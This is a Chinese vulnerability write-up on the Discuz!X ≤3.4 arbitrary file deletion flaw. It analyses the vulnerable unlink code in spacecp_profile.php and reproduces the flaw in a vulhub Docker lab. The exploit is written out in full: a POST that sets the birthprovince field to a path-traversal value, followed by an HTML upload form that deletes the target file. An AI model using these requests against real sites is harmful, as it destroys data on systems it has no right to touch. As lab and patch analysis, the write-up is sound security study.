
Discuz!X ≤3.4 任意文件删除漏洞
Discuz!X ≤3.4 任意文件删除漏洞
简述
漏洞原因:之前存在的任意文件删除漏洞修复不完全导致可以绕过。
漏洞修复时间:2017年9月29日官方对gitee上的代码进行了修复
漏洞原理分析
在home.php中存在,get参数不满足条件时进入
require_once libfile('home/'.$mod, 'module');
libfile(功能:构造文件路径)
function libfile($libname, $folder = '') {

    $libpath = '/source/'.$folder;

    if(strstr($libname, '/')) {

        list($pre, $name) = explode('/', $libname);

        $path = "{$libpath}/{$pre}/{$pre}_{$name}";

    } else {

        $path = "{$libpath}/{$libname}";

    }

    return preg_match('/^[\w\d\/_]+$/i', $path) ? realpath(DISCUZ_ROOT.$path.'.php') : false;

}
利用中的请求的Get请求:mod=spacecp&ac=profile&op=base
经过处理返回到home_spacecp.php在此文件中最后一行,引入文件spacecp_profile.php
问题所在文件:spacecp_profile.php
upload/source/include/spacecp/spacecp_profile.php
进入代码70行
if(submitcheck('profilesubmit')) {
提交profilesubmit进入判断
第185行开始对文件上传进行处理,下接第205行
			if(!$upload->error()) {

				$upload->save();

				if(!$upload->get_image_info($attach['target'])) {

					@unlink($attach['target']);

					continue;

				}

				$setarr[$key] = '';

				$attach['attachment'] = dhtmlspecialchars(trim($attach['attachment']));

				if($vid && $verifyconfig['available'] && isset($verifyconfig['field'][$key])) {

					if(isset($verifyinfo['field'][$key])) {

            @unlink(getglobal('setting/attachdir').'./profile/'.$space[$key]);

						$verifyarr[$key] = $attach['attachment'];

					}

					continue;

				}

				if(isset($setarr[$key]) && $_G['cache']['profilesetting'][$key]['needverify']) {

          @unlink(getglobal('setting/attachdir').'./profile/'.$space[$key]);

					$verifyarr[$key] = $attach['attachment'];

					continue;

        }

        @unlink(getglobal('setting/attachdir').'./profile/'.$space[$key]);

				$setarr[$key] = $attach['attachment'];

			}
文件上传成功,!$upload->error()进入unlink语句
@unlink(getglobal('setting/attachdir').'./profile/'.$space[$key]);
回溯变量$space[$key](用户的个人设置)
$space = getuserbyuid($_G['uid']);

space_merge($space, 'field_home');

space_merge($space, 'profile');
从数据库查询用户相关的信息保存到变量$space中。birthprovince就是其中之一。
因为birthprovince可控,所以利用这一变量,在设置页面提交即可绕过字段内容的限制
此时$space[key] = $space[birthprovince] = '../../../robots.txt'
漏洞复现
启动环境
用的vulhub-master进行复现
启动docker
sudo systemctl start docker
运行环境
cd /vulhub-master/discuz/x3.4-arbitrary-file-deletion

docker-compose up -d
复现

docker exec [容器] ls查看目录下文件

注册并且登录后进入个人资料 查看源码找到formhash(第二个)

请求
home.php?mod=spacecp&ac=profile&op=base

POST:

birthprovince=../../../robots.txt&profilesubmit=1&formhash=b7a54465

其中formhash为用户hash
修改成功后出生地会变为../../../robots.txt
新建一个upload.html,构造请求向home.php?mod=spacecp&ac=profile&op=base上传文件
<body>

    <form action="http://ip/home.php?mod=spacecp&ac=profile&op=base&profilesubmit=1&formhash=[hash]" method="post" enctype="multipart/form-data">

        <input type="file" name="birthprovince" />

        <input type="submit" value="upload" />

    </form>

</body>
刷新页面发现出生地变成了图片地址


请求后docker exec [容器] ls发现目标文件(robots.txt)已经被删除了
漏洞修复
直接删除几条unlink语句
Discuz!X ≤3.4 任意文件删除漏洞的更多相关文章
- Discuz!X 3.4 任意文件删除漏洞复现过程(附python脚本)
今天看下群里在讨论Discuz!X 3.4 任意文件删除漏洞,自己做了一些测试,记录一下过程.结尾附上自己编写的python脚本,自动化实现任意文件删除. 具体漏洞,请查看 https://paper ...
- 【研究】Discuz<3.4任意文件删除漏洞
这里以Discuz3.2为例 关键字:Powered by Discuz! X3.2 时间有限,就不一一截图了,Discuz所有页面全在Discuz_X3.2_SC_UTF8/upload/目录下 利 ...
- Discuz!X 3.4 前台任意文件删除漏洞复现
Discuz!X 3.4 前台任意文件删除漏洞复现 参考链接: http://www.freebuf.com/vuls/149904.html http://www.freebuf.com/artic ...
- 【代码审计】YzmCMS_PHP_v3.6 任意文件删除漏洞分析
0x00 环境准备 YzmCMS官网:http://www.yzmcms.com/ 程序源码下载:http://pan.baidu.com/s/1pKA4u99 测试网站首页: 0x01 代码分析 ...
- 【代码审计】XIAOCMS_后台database.php页面存在任意文件删除漏洞
0x00 环境准备 XIAOCMS官网: http://www.xiaocms.com/ 网站源码版本:XiaoCms (发布时间:2014-12-29) 程序源码下载:http://www.xi ...
- 【代码审计】XYHCMS V3.5任意文件删除漏洞分析
0x00 环境准备 XYHCMS官网:http://www.xyhcms.com/ 网站源码版本:XYHCMS V3.5(2017-12-04 更新) 程序源码下载:http://www.xyhc ...
- 【代码审计】TuziCMS_v3.0_任意文件删除漏洞分析
0x00 环境准备 TuziCMS官网:http://www.tuzicms.com/ 网站源码版本:TuziCMS_v3.0_20161220 程序源码下载:http://www.tuzicms ...
- 【代码审计】XIAOCMS_存在任意文件删除漏洞分析
0x00 环境准备 XIAOCMS官网: http://www.xiaocms.com/ 网站源码版本:XiaoCms (发布时间:2014-12-29) 程序源码下载:http://www.xi ...
- 【代码审计】JTBC(CMS)_PHP_v3.0 任意文件删除漏洞分析
0x00 环境准备 JTBC(CMS)官网:http://www.jtbc.cn 网站源码版本:JTBC_CMS_PHP(3.0) 企业版 程序源码下载:http://download.jtbc. ...
随机推荐
- PowerDotNet平台化软件架构设计与实现系列(08):缓存平台
几乎所有后端应用都会或多或少用到缓存,尤其是分布式缓存服务,以及和本地缓存构造的二级缓存.根据我们一贯的节约代码的风格,为了复用的目标,抽象出缓存平台,进行缓存管理. 考虑到很多公司都会自己造或者直接 ...
- CF764B Timofey and cubes 题解
Content 有一个序列 \(a_1,a_2,a_3,...,a_n\),对于 \(i\in[1,n]\),只要 \(i\leqslant n-i+1\),就把闭区间 \([i,n-i+1]\) 内 ...
- Error: Not found: 'package:json_annotation/json_annotation.dart'
问题原因 json_annotation版本不对 修改json_annotation版本号 当前可用版本号 json_annotation: ^2.2.0
- C++之去重
note 今天刷题,忘了去重复库函数,于是手写了一个. 前提: 必须保证数组是有序的. 源码 template <typename T> void unique_arr(T arr[], ...
- 【LeetCode】345. Reverse Vowels of a String 解题报告(Java & Python & C++)
作者: 负雪明烛 id: fuxuemingzhu 个人博客: http://fuxuemingzhu.cn/ 目录 题目描述 题目大意 解题方法 使用栈 双指针 日期 [LeetCode] 题目地址 ...
- 【LeetCode】953. Verifying an Alien Dictionary 解题报告(Python)
作者: 负雪明烛 id: fuxuemingzhu 个人博客: http://fuxuemingzhu.cn/ 目录 题目描述 题目大意 解题方法 日期 题目地址:https://leetcode.c ...
- 【LeetCode】594. Longest Harmonious Subsequence 解题报告(Python & C++)
作者: 负雪明烛 id: fuxuemingzhu 个人博客: http://fuxuemingzhu.cn/ 目录 题目描述 题目大意 解题方法 统计次数 日期 题目地址:https://leetc ...
- Codeforces 777C:Alyona and Spreadsheet(预处理)
During the lesson small girl Alyona works with one famous spreadsheet computer program and learns ho ...
- 【Java例题】5.2 数组转换
2. 有一个一维数组由键盘输入,据输入的m和n,将其转换为m*n的二维数组. package chapter5; import java.util.Scanner; public class demo ...
- oralce索引中INDEX SKIP SCAN 和 INDEX RANGE SCAN区别
INDEX SKIP SCAN 当表中建立有复合索引的时候,查询时,除复合索引第一列外,别的列作为条件时,且优化器模式为CBO,这个时候查询可能会用到INDEX SKIP SCAN skip scan ...